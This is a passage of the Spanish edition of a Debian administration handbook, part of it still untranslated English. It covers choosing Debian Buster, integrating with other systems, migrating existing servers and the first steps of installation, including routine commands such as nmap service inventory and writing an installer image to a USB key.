La estabilidad es, entonces, esencial y debe garantizar actualizaciones regulares y parches de seguridad por varios años. El ritmo de las actualizaciones también es importante ya que, con tantos equipos para administrar, Falcot Corp no puede realizar esta operación compleja muy seguido. El departamento IT insiste, por lo tanto, ejecutar la última versión estable de la distribución, que goza de la mejor asistencia técnica y parches de seguridad garantizados. En efecto, las actualizaciones de seguridad sólo son garantizadas por un tiempo limitado en las versiones antiguas de una distribución.

Finally, for reasons of homogeneity and ease of administration, the same distribution must run on all the servers and office computers.

2.4.1. Distribuciones comerciales y guiadas por la comunidad

Existen dos categorias principales de distribuciones Linux: comerciales y guiadas por la comunidad. Las primera, desarrollada por empresas, es vendida junto a servicios de asistencia comerciales. Las últimas son desarrolladas según el mismo modelo de desarrollo que el software libre del que están compuestas.

A commercial distribution will have, thus, a tendency to release new versions more frequently, in order to better market updates and associated services. Their future is directly connected to the commercial success of their company, and many have already disappeared (Caldera Linux, StormLinux, Mandriva Linux, etc.).

Una distribución de la comunidad no sigue ningún cronograma salvo el suyo propio. Similar al núcleo Linux, se publican nuevas versiones cuando son estables, nunca antes. Su supervivencia está garantizada mientras tenga suficientes desarrolladores individuales o empresas independientes que la apoyen.

Una comparación de varias distribuciones Linux llevó a elegir Debian por varias razones:

- Es una distribución comunitaria, con desarrollo asegurado independientemente de cualquier limitación comercial; sus objetivos son, por lo tanto, de una naturaleza esencialmente técnica que parece favorecer la calidad general del producto.
- De todas las distribuciones comunitarias, es la más significativa desde varias perspectivas: cantidad de contribuyentes, número de paquetes de software disponibles y años de existencia continua. El tamaño de su comunidad es un testigo innegable de su continuidad.
- Estadísticamente, se publican nuevas versiones de cada 18 a 24 meses y reciben soporte durante los siguientes 5 años, un cronograma que es aceptable para los administradores.

- Una encuesta de varias compañías francesas de servicios especializadas en software libre mostró que todas ellas proveen asistencia técnica para Debian; es también, para muchas de ellas, la distribución elegida internamente. Esta diversidad de potenciales proveedores es un componente importante en la independencia de Falcot Corp.
- Finalmente, Debian está disponible para una multitud de arquitecturas, incluyendo ppc64el para procesadores OpenPOWER; será posible, entonces, instalarla en los varios servidores IBM de Falcot Corp.

EN LA PRÁCTICA

Debian Long Term Support (soporte para Debian a largo plazo)

El proyecto del equipo de Largo plazo de Debian («Long Time Suport, LTS) empezó en 2014 y su meta es ofrecer 5 años de soporte en cuanto a seguridad para todas las versiones de Debian. Ya que compañias con grandes despliegues priman la importancia de LTS, este proyecto intenta juntar recursos para las empresas que usan Debian.

➨ `https://wiki.debian.org/LTS`

Falcot Corp is not big enough to let one member of its IT staff contribute to the LTS project, so the company opted to subscribe to Freexian's Debian LTS contract and provides financial support. Thanks to this, the Falcot administrators know that the packages they use will be handled in priority and they have a direct contact with the LTS team in case of problems.

➨ `https://wiki.debian.org/LTS/Funding`

➨ `https://www.freexian.com/services/debian-lts.html`

Once Debian has been chosen, the matter of which version to use must be decided. Let us see why the administrators have picked Debian *Buster*.

2.5. Why Debian Buster?

Every Debian release starts its life as a continuously changing distribution, also known as "*Testing*". But at the time you read those lines, Debian *Buster* is the latest "*Stable*" version of Debian.

The choice of Debian *Buster* is well justified based on the fact that any administrator concerned about the quality of their servers will naturally gravitate towards the stable version of Debian. Even if the previous stable release might still be supported for a while, Falcot administrators aren't considering it because its support period will not last long enough and because the latest version brings new interesting features that they care about.



Palabras clave

Instalación existente
Reutilización
Migración



Capítulo

3

Análisis de la instalación existente y migración

Contenidos

Coexistencia en entornos heterogéneos 44 Cómo migrar 45

Cualquier rediseño de un sistema informático debería tener en cuenta el sistema existente. Esto permite maximizar la reutilización de los recursos disponibles y garantiza la interoperabilidad entre los varios elementos que comprenden al sistema. Este estudio introducirá un marco de trabajo genérico a seguir en cualquier migración de infraestructura informática a Linux.

3.1. Coexistencia en entornos heterogéneos

Debian se integra perfectamente en todos los tipos de entornos existentes y funciona muy bien con otros sistemas operativos. Esta armonía casi perfecta es fruto de la presión del mercado que demanda que los distribuidores de software desarrollen programas que cumplan estándares. El cumplimiento de los estándares permite a los administradores cambiar programas por otros: clientes o servidores, sean libres o no.

3.1.1. Integración con equipos Windows

La compatibilidad con SMB/CIFS de Samba garantiza una comunicación excelente en un contexto Windows. Comparte archivos y colas de impresión con clientes Windows e incluye software que le permite a un equipo Linux utilizar recursos disponibles en servidores Windows.

HERRAMIENTA
Samba

La última versión de Samba puede remplazar la mayoría de características de Windows: desde las más simples de un simple servidor Windows NT (autenticación, archivos, colas de impresión, descarga de controladores de impresión, DFS «Distributed File System», etc) hasta las más avanzadas (un controlador de dominio compatible con Active Directory).

3.1.2. Integración con equipos OS X

Los equipos OS X proveen y pueden utilizar servicios de red como servidores de archivos e impresoras compartidas. Estos servicios se publican en la red local, lo que permite que otros equipos los descubran y utilicen sin necesitar configuración manual, utilizando la implementación Bonjour de la suite de protocolos Zeroconf. Debian incluye otra implementación que provee la misma funcionalidad llamada Avahi.

In the other direction, the Netatalk daemon can be used to provide file servers to OS X machines on the network. It implements the AFP (AppleShare) protocol as well as the required notifications so that the servers can be automatically discovered by the OS X clients.

Las redes Mac OS antiguas (anteriores a OS X) utilizaban un protocolo diferente llamado AppleTalk. Aquellos entornos que involucren equipos que utilizan este protocolo, Netatalk también provee el protocolo Appletalk (de hecho, comenzó como una reimplementación del mismo). Asegura el funcionamiento del servidor de archivos y colas de impresión así como también el servidor de tiempo (sincronización de reloj). Sus funciones de enrutamiento permiten la interconexión con redes AppleTalk.

3.1.3. Integración con otros equipos Linux/Unix

Finalmente, NFS y NIS, ambos incluidos, garantizan la iteracción con sistemas Unix. NFS proporciona la funcionalidad de servidor de archivos mientras que NIS crea los directorios de usuario.

La capa de impresión de BSD, utilizada ampliamente por los sistemas Unix, también permite compartir colas de impresión.




Figura 3.1 *Coexistencia de Debian con sistemas OS X, Windows y Unix*

3.2. Cómo migrar

In order to guarantee continuity of the services, each computer migration must be planned and executed according to the plan. This principle applies whatever operating system is used.

3.2.1. Reconocimiento e identificación de servicios

Simple como parece, este paso es esencial. Un administrador serio realmente conoce los roles principales de cada servidor, pero dichos roles pueden cambiar y a veces usuarios experimentados pueden haber instalado servicios «salvajes». Saber que existen le permitirá, al menos, decidir qué hacer con ellos en lugar de eliminarlos sin orden ni propósito.

For this purpose, it is wise to inform your users of the project before migrating the server. To involve them in the project, it may be useful to install the most common free software programs on their desktops prior to migration, which they will come across again after the migration to Debian; LibreOffice and the Mozilla suite are the best examples here.

La red y los procesos

La herramienta `nmap` (en el paquete del mismo nombre) identificará rápidamente servicios de internet hospedados en un equipo conectado a la red sin siquiera necesitar iniciar sesión en el mismo. Simplemente ejecute la siguiente orden en otro equipo conectado a la misma red:

```
$ nmap mirwiz
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-06 14:41 CEST
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.00062s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5666/tcp open  nrpe
9999/tcp open  abyss

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

ALTERNATIVA

Utilice `netstat` para encontrar la lista de servicios disponibles

En los equipos Linux, la orden `netstat -tupan` mostrará la lista de sesiones TCP activas o pendientes así como también los puertos UDP en los que escuchan los programas. Esto facilita la identificación de los servicios que se ofrecen en la red.

YENDO MÁS ALLÁ

IPv6

Algunas órdenes de red pueden ser utilizados con IPv4 (lo predeterminado normalmente) o con IPv6. Las órdenes `nmap` y `netstat` entre ellas, pero también hay otros como `route` o `ip`. La convención es que la opción `-6` activa este comportamiento.

Si el servidor es un equipo Unix ofreciendo acceso de consola a los usuarios, es interesante determinarlo si se ejecutan procesos en segundo plano en ausencia de su usuario. La orden `ps auxw` muestra una lista de todos los procesos con la identidad de su usuario. Comparar esta información con la salida de la orden `who`, que provee la lista de usuarios con sesiones activas, permite identificar servidores no declarados o independientes o programas ejecutando en segundo plano. Revisar `crontab` (tablas de acciones programadas por usuarios) generalmente proveerá información interesante sobre las funciones que cumple el servidor (una explicación completa de `cron` está disponible en la Sección 9.7, «Programación de tareas con `cron` y `atd`» página 227).

En cualquier caso, es esencial que haga respaldos de sus servidores: de esta forma se asegurará que la información pueda ser recuperada después del hecho, cuando los usuarios informen acerca de problemas concretos derivados de la migración.

3.2.2. Respaldos de la configuración

Es buena idea conservar la configuración de todo servicio identificado para poder instalar el equivalente en el nuevo servidor. Como mínimo debería hacer un respaldo de los archivos de configuración.

En los equipos Unix, los archivos de configuración se encuentran normalmente en `/etc/` pero puede que se encuentren en un subdirectorio de `/usr/local/`. Este es el caso si el programa se ha instalado desde las fuentes en lugar de utilizar un paquete. En algunos casos podría encontrarlos en `/opt/`.

Para servicios que administren datos (como bases de datos), es muy recomendable exportar los datos a un formato estándar que pueda ser importado fácilmente por el nuevo software. Tal formato generalmente está documentado y es texto plano; puede ser, por ejemplo, un volcado SQL para una base de datos o un archivo LDIF para un servidor LDAP.




Figura 3.2 *Respaldos de base de datos*

Cada software de servidor es diferente y es imposible describir en detalle todos los casos posibles. Compare la documentación del software nuevo y el actual para identificar las porciones exportables (y, por lo tanto, importables) y aquellas que necesitarán que intervenga de forma manual. Leer este libro clarificará la configuración de los principales programas de servidor en Linux.

3.2.3. Adopción de un servidor Debian existente

Para efectivamente tomar el control de su mantenimiento, uno podría analizar un equipo que ya ejecuta Debian.

El primer archivo a revisar es `/etc/debian_version` que generalmente contiene el número de versión para el sistema Debian instalado (es parte del paquete *base-files*. Si indica *nombre_código*/sid significa que el sistema fue actualizado con paquetes que provienen de alguna de las distribuciones en desarrollo («Testing» o «Unstable»).

El programa `apt-show-versions` (que se encuentra en el paquete Debian que lleva el mismo nombre) comprueba la lista de paquetes instalados e identifica las versiones disponibles. Puede utilizar también `aptitude` para estas tareas, aunque de un modo menos sistemático.

Revisar el archivo `/etc/apt/sources.list` (y el directorio `/etc/apt/sources.list.d/`) mostrará de dónde es probable que provengan los paquetes Debian. Si aparecen muchas fuentes desconocidas, el administrador podría elegir reinstalar el sistema completamente para asegurar compatibilidad óptima con el software provisto por Debian.

El archivo `sources.list` es generalmente un buen indicador: la mayoría de los administradores mantienen, al menos como comentarios, la lista de fuentes APT utilizadas anteriormente. Pero no debe olvidar que fuentes utilizadas previamente podrían haber sido eliminadas y se podrían haber instalado manualmente paquetes al azar descargados de internet (con la ayuda del comando `dpkg`). En este caso, la apariencia del equipo como un sistema Debian "estándar" es engañosa. Es por eso que debe prestar atención a cualquier indicación que revele la presencia de paquetes externos (archivos `deb` en directorios inusuales, números de versión de paquetes con sufijos especiales que indican su origen fuera del proyecto Debian como ubuntu o lmde, etc.)

De la misma forma, es interesante analizar el contenido del directorio `/usr/local/`, cuyo propósito es albergar programas compilados e instalados manualmente. Generar una lista de software instalado de esta forma es instructivo, ya que genera dudas sobre las razones para no utilizar el paquete Debian correspondiente, si es que existe.

QUICK LOOK

cruft*/*cruft-ng*, *debsums* and *apt-show-versions

The *cruft* and *cruft-ng* packages propose to list the available files that are not owned by any package. They have some filters (more or less effective, and more or less up to date) to avoid reporting some legitimate files (files generated by Debian packages, or generated configuration files not managed by `dpkg`, etc.).

Be careful to not blindly delete everything that `cruft` and `cruft-ng` might list!

The *debsums* package allows to check the MD5 hashsum of each file installed by a package against a reference hashsum and can help to determine, which files might have been altered (see «Finding changed files» página 138). Be aware that created files (files generated by Debian packages, or generated configuration files not managed by `dpkg`, etc.) are not subject to this check.

The *apt-show-versions* package provides a tool to check for installed packages without a package source and can help to determine third party packages (see Sección 6.7.3.1, «Packages removed from the Debian Archive» página 140).

3.2.4. Instalación de Debian

Una vez que conoce toda la información del servidor actual, puede apagarlo y comenzar a instalar Debian en él.

Para elegir la versión apropiada, debemos saber la arquitectura del equipo. Si es una PC relativamente reciente, es probable que sea amd64 (equipos más antiguos usualmente eran i386). En otros casos podemos reducir las posibilidades según el sistema utilizado previamente.

Tabla 3.1 is not intended to be exhaustive, but may be helpful. Note that it lists Debian architectures which are no longer supported in the current stable release. In any case, the original documentation for the computer is the most reliable source to find this information.

Sistema operativo	**Arquitectura(s)**
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows RT	armel, armhf, arm64
Windows Vista / Windows 7-8-10	i386, amd64

Cuadro 3.1 *Emparejando sistema operativo y arquitectura*

HARDWARE

Equipos de 64 bits contra equipos de 32 bits

La mayoría de los equipos recientes tiene procesadores Intel o AMD de 64 bits, compatibles con los procesadores antiguos de 32 bits; por lo tanto funcionará el software compilado para la arquitectura «i386». Por el otro lado, este modo de compatibilidad no aprovecha completamente las capacidades de estos nuevos procesadores. Es por esto que Debian la arquitectura «amd64» para chips AMD recientes así como también procesadores «em64t» de Intel (incluyendo la serie reciente «Core»), que son muy similares a los procesadores AMD64.

3.2.5. Instalación y configuración de los servicios seleccionados

Once Debian is installed, we need to individually install and configure each of the services that this computer must host. The new configuration must take into consideration the prior one in order to ensure a smooth transition. All the information collected in the first two steps will be useful to successfully complete this part.




Figura 3.3 *Instalación de los servicios seleccionados*

Antes de sumergirse completamente en este ejercicio es muy recomendable que lea el resto de este libro. Luego tendrá un entendimiento más preciso de cómo configurar los servicios esperados.



Palabras clave

Instalación
Particionado
Formateo
Sistema de archivos
Sector de arranque
Detección de hardware



Capítulo

4 Instalación

Contenidos

Métodos de instalación 54 Instalación, paso a paso 57 Luego del primer arranque 76

Para utilizar Debian necesita instalarlo en una máquina; el programa debian-installer *se encarga de esta tarea. Una instalación apropiada incluye muchas tareas. Este capítulo las revisa en orden cronológico.*

VOLVER A LOS CIMIENTOS

Un curso acelerado en los apéndices

Instalar un equipo siempre es más simple cuando uno conoce cómo funciona. Si no lo sabe, desvíese rápidamente al Apéndice B, Curso breve de emergencia página 489 antes de leer este capítulo.

The installer for *Buster* is based on `debian-installer`. Its modular design enables it to work in various scenarios and allows it to evolve and adapt to changes. Despite the limitations implied by the need to support a large number of architectures, this installer is very accessible to beginners, since it assists users at each stage of the process. Automatic hardware detection, guided partitioning, and graphical user interfaces have solved most of the problems that newbies used to face in the early years of Debian.

Installation requires 128 MB of RAM (Random Access Memory) and at least 2 GB of hard drive space. All Falcot computers meet these criteria. Note, however, that these figures apply to the installation of a very limited system without a graphical desktop. A minimum of 1 GB of RAM and 10 GB of hard drive space are really recommended for a basic office desktop workstation.

BEWARE

Upgrading from Stretch

If you already have Debian *Stretch* installed on your computer, this chapter is not for you! Unlike other distributions, Debian allows updating a system from one version to the next without having to reinstall the system. Reinstalling, in addition to being unnecessary, could even be dangerous, since it could remove already installed programs.

Describiremos el proceso de actualización en la Sección 6.7, «Actualización de una distribución estable a la siguiente» página 137.

4.1. Métodos de instalación

Se puede instalar un sistema Debian desde diferentes medios siempre que lo permita el BIOS del equipo. Puede iniciar desde un CD-ROM, una llave USB o inclusive desde la red.

VOLVER A LOS CIMIENTOS

BIOS, la interfaz hardware/software

BIOS (las siglas en inglés de «sistema básico de entrada/salida») es un software que se encuentra en la placa madre (la placa electrónica que conecta todos los periféricos) y se ejecuta cuando arranca el equipo, para poder cargar el sistema operativo (por medio de un gestor de arranque adaptado). Se mantiene en ejecución en segundo plano para proporcionar una interfaz entre el hardware y el software (en nuestro caso, el núcleo Linux).

4.1.1. Instalación desde CD-ROM/DVD-ROM

El medio de instalación más utilizado es mediante un CD-ROM (o DVD-ROM, que se comporta exactamente de la misma forma): el equipo inicia desde este medio y el programa de instalación toma el control.

Various CD-ROM families have different purposes: *netinst* (network installation) contains the installer and the base Debian system; all other programs are then downloaded. Its "image", that is the ISO-9660 filesystem that contains the exact contents of the disk, only takes up about 150 to 280 MB (depending on architecture). On the other hand, the complete set offers all packages and allows for installation on a computer that has no Internet access; it requires around 16 DVD-ROMs (or 4 Blu-ray disks). There is no more official CD-ROMs set as they were really huge, rarely used and now most of the computers use DVD-ROMs as well as CD-ROMs. But the programs are divided among the disks according to their popularity and importance; the first disk will be sufficient for most installations, since it contains the most used software.

Existe un último tipo de imagen, conocida como `mini.iso`, que solo está disponible como producto del instalador. La imagen solo contiene lo mínimo indispensable para configurar la red y todo lo demás es descargado (incluyendo las partes del instalador en sí mismo, lo cual es así porque aquéllas imágenes tienden a romperse cuando se publica una nueva versión del instalador). Estas imágenes se pueden encontrar en las réplicas de Debian bajo el directorio `dists/`*`release`*`/main/installer-`*`arch`*`/current/images/netboot/`.

SUGERENCIA

Discos multiarquitectura

La mayoría de los CD-ROMs y DVD-ROMs de instalación sólo funcionan en una arquitectura de hardware específica. Si desea descargar las imágenes completas debe tener cuidado de elegir aquella que funcione en el hardware del equipo en el que desea instalarlo.

Some CD/DVD-ROM images can work on several architectures. We thus have a CD-ROM image combining the *netinst* images of the *i386* and *amd64* architectures.

To acquire Debian CD-ROM images, you may, of course, download them and burn them to disk. You may also purchase them, and, thus, provide the project with a little financial support. Check the website to see the list of DVD-ROM image vendors and download sites.

➨ `https://www.debian.org/CD/index.html`

4.1.2. Arranque desde una llave USB

Desde que la mayor parte de los ordenadores pueden arrancar desde dispositivos USB, tambien podrá instalar Debian desde un llavero USB (esto no es más que un pequeño disco de memoria flash).

El manual de instalación explica cómo crear una llave USB que contenga `debian-installer`. El procedimiento es muy simple ya que las imágenes ISO para arquitecturas i386 y amd64 son ahora imágenes híbridas que pueden arrancar tanto desde un CD-ROM como desde una llave USB.

You must first identify the device name of the USB key (ex: /dev/sdb); the simplest means to do this is to check the messages issued by the kernel using the `dmesg` command. Then you must copy the previously downloaded ISO image (for example, debian-10.0.0-amd64-netinst.iso) with the command `cat debian-10.0.0-amd64-netinst.iso >/dev/sdb; sync`. This com-

mand requires administrator rights, since it accesses the USB key directly and blindly erases its content.

A more detailed explanation is available in the installation manual. Among other things, it describes an alternative method of preparing a USB key that is more complex, but that allows to customize the installer's default options (those set in the kernel command line).

➨ https://www.debian.org/releases/stable/amd64/ch04s03

4.1.3. Instalación a través de arranque por red

Muchos BIOS permiten arrancar directamente desde la red descargando un núcleo y una imagen mínima para usar como sistema de archivos . Este método (que tiene varios nombres como arranque PXE o TFTP) puede ser un salvavidas si el equipo no tiene una lectora de CD-ROM o si su BIOS no puede arrancar por otros medios.

Este método de instalación funciona en dos pasos. Primero, al arrancar el equipo, el BIOS (o la placa de red) hace un pedido BOOTP/DHCP para adquirir una dirección IP automáticamente. Cuando un servidor BOOTP o DHCP envía una respuesta, incluye un nombre de archivo además de la configuración de red. Luego de configurar la red, el equipo cliente hace un pedido TFTP (siglas en inglés de «protocolo trivial de transferencia de archivos») para el archivo del nombre que recibió. Una vez que adquiere dicho archivo, lo ejecuta como un gestor de arranque. Esto luego ejecuta el programa de instalación de Debian como si lo hubiese cargado desde el disco duro, un CD-ROM o una llave USB.

All the details of this method are available in the installation guide ("Preparing files for TFTP Net Booting" section).

➨ https://www.debian.org/releases/stable/amd64/ch05s01#boot-tftp-x86

➨ https://www.debian.org/releases/stable/amd64/ch04s05

4.1.4. Otros métodos de instalación

When we have to deploy customized installations for a large number of computers, we generally choose an automated rather than a manual installation method. Depending on the situation and the complexity of the installations to be made, we can use FAI (Fully Automatic Installer, described in Sección 12.3.1, «Instalador completamente automático (FAI: «Fully Automatic Installer»)» página 375), or even a customized installation DVD with preseeding (see Sección 12.3.2, «Presembrado de Debian-Installer» página 376).

4.2. Instalación, paso a paso

4.2.1. Arranque e inicio del instalador

Una vez que el BIOS comenzó el arranque desde el CD o DVD-ROM aparecerá el menú del gestor de arranque Isolinux. En esta etapa, el núcleo Linux no está cargado aún; este menú le permite elegir el núcleo a arrancar y posiblemente ingresar los parámetros a pasarle en el proceso.

For a standard installation, you only need to choose "Install" or "Graphical install" (with the arrow keys), then press the Enter key to initiate the remainder of the installation process. If the DVD-ROM is a "Multi-arch" disk, and the machine has an Intel or AMD 64-bit processor, those menu options enable the installation of the 64-bit variant (*amd64*) and the installation of the 32-bit variant remains available in a dedicated sub-menu ("32-bit install options"). If you have a 32-bit processor, you don't get a choice and the menu entries install the 32-bit variant (*i386*).

YENDO MÁS ALLÁ

¿32 o 64 bits?

The fundamental difference between 32- and 64-bit systems is the size of memory addresses. In theory, a 32-bit system can not work with more than 4 GB of RAM (2^{32} bytes). In practice, it is possible to work around this limitation by using the `686-pae` kernel variant, so long as the processor handles the PAE (Physical Address Extension) functionality. Using it does have a notable influence on system performance, however. This is why it is useful to use the 64-bit mode on a server with a large amount of RAM.

For an office computer (where a few percent difference in performance is negligible), you must keep in mind that some proprietary programs are not available in 64-bit versions. It is technically possible to make them work on 64-bit systems, but you have to install the 32-bit versions of all the necessary libraries (see Sección 5.4.5, «Compatibilidad multiarquitectura» página 104), and sometimes to use `setarch` or `linux32` (in the *util-linux* package) to trick applications regarding the nature of the system.

EN LA PRÁCTICA

Instalación junto a un sistema Windows existente

Si el equipo ya ejecuta Windows, no es necesario eliminar el sistema para poder instalar Debian. Puede tener ambos sistemas simultáneamente, cada uno instalado en un disco o partición separado, y elegir cuál iniciar al momento de arrancar el equipo. Generalmente esta configuración es llamada «arranque dual» y el sistema de instalación de Debian puede configurarla. Esto se realiza durante la etapa de particionado del disco duro de la instalación y durante la configuración del gestor de arranque (revise los recuadros «Reduciendo una partición Windows» página 68 y «El gestor de arranque e inicio dual» página 74).

If you already have a working Windows system, you can even avoid using a CD-ROM; Debian offers a Windows program that will download a light Debian installer and set it up on the hard disk. You then only need to reboot the computer and choose between normal Windows boot or booting the installation program. You can also find it on a dedicated website with a rather explicit title...

➨ `http://ftp.debian.org/debian/tools/win32-loader/stable/`

➨ `https://people.debian.org/~rmh/goodbye-microsoft/`

VOLVER A LOS CIMIENTOS

Gestor de arranque

The bootloader is a low-level program that is responsible for booting the Linux kernel just after the BIOS passes off its control. To handle this task, it must be able to locate the Linux kernel to boot on the disk. On the i386 and amd64 architectures, the two most used programs to perform this task are LILO, the older of the two, and GRUB, its modern replacement. Isolinux and Syslinux are alternatives frequently used to boot from removable media.

Cada elemento del menú esconde una línea de órdenes específica para el arraque que puede ser configurada según sea necesario presionando la tecla TAB antes de validarlo y arrancar. El menú «Ayuda» muestra la interfaz de línea de órdenes antigua, donde las teclas F1 a F10 muestran diferentes pantallas de ayuda que detallan las opciones disponibles. Rara vez necesitará utilizar esta opción salvo casos muy específicos.

El modo «experto» (disponible en el menú «Opciones avanzadas») detalla todas las posibles opciones en el proceso de instalación y permite navegar entre los varios pasos en lugar de que éstos ocurran de forma automática y secuencial. Tenga cuidado, este modo puede ser confuso debido a la cantidad de opciones de configuración que ofrece.




Figura 4.1 *Pantalla de arranque*

Once booted, the installation program guides you step by step throughout the process. This section presents each of these steps in detail. Here we follow the process of an installation from an amd64 DVD-ROM (more specifically, the rc1 version of the installer for *Buster*); *netinst* installations, as well as the final release of the installer, may look slightly different. We will also address installation in graphical mode, but the only difference from "classic" (text-mode) installation is in the visual appearance.

4.2.2. Selección del idioma

El programa de instalación comienza en inglés, pero en el primer paso del mismo se permite al usuario elegir el idioma que será utilizado durante el resto del proceso de instalación. Por

ejemplo, al elegir el idioma francés el proceso de instalación será traducido a francés (y como resultado el sistema configurado en francés). Esta elección se utiliza para definir opciones predeterminadas más relevantes en las fases subsiguientes del proceso de instalación (como la distribución del teclado).

VOLVER A LOS CIMIENTOS

Navegación mediante teclado

Algunos pasos del proceso de instalación requieren que ingrese información. Estas pantallas tienen varias áreas que pueden «obtener el foco» (áreas de entrada de texto, cajas de confirmación, listas de opciones, botones para confirmar o cancelar) y la tecla TAB le permite moverse de una a otra.

En el modo gráfico, puede utilizar el ratón como lo haría normalmente en un escritorio gráfico ya instalado.




Figura 4.2 *Selección del idioma*

4.2.3. Selección del país

El segundo paso consiste en elegir su país. Combinada con el idioma, esta información le permite al programa ofrecer la distribución de teclado más apropiada. También tendrá influencia en la configuración de la zona horaria. En los Estados Unidos se sugerirá un teclado QWERTY estándar y las opciones de zonas horarias apropiadas.

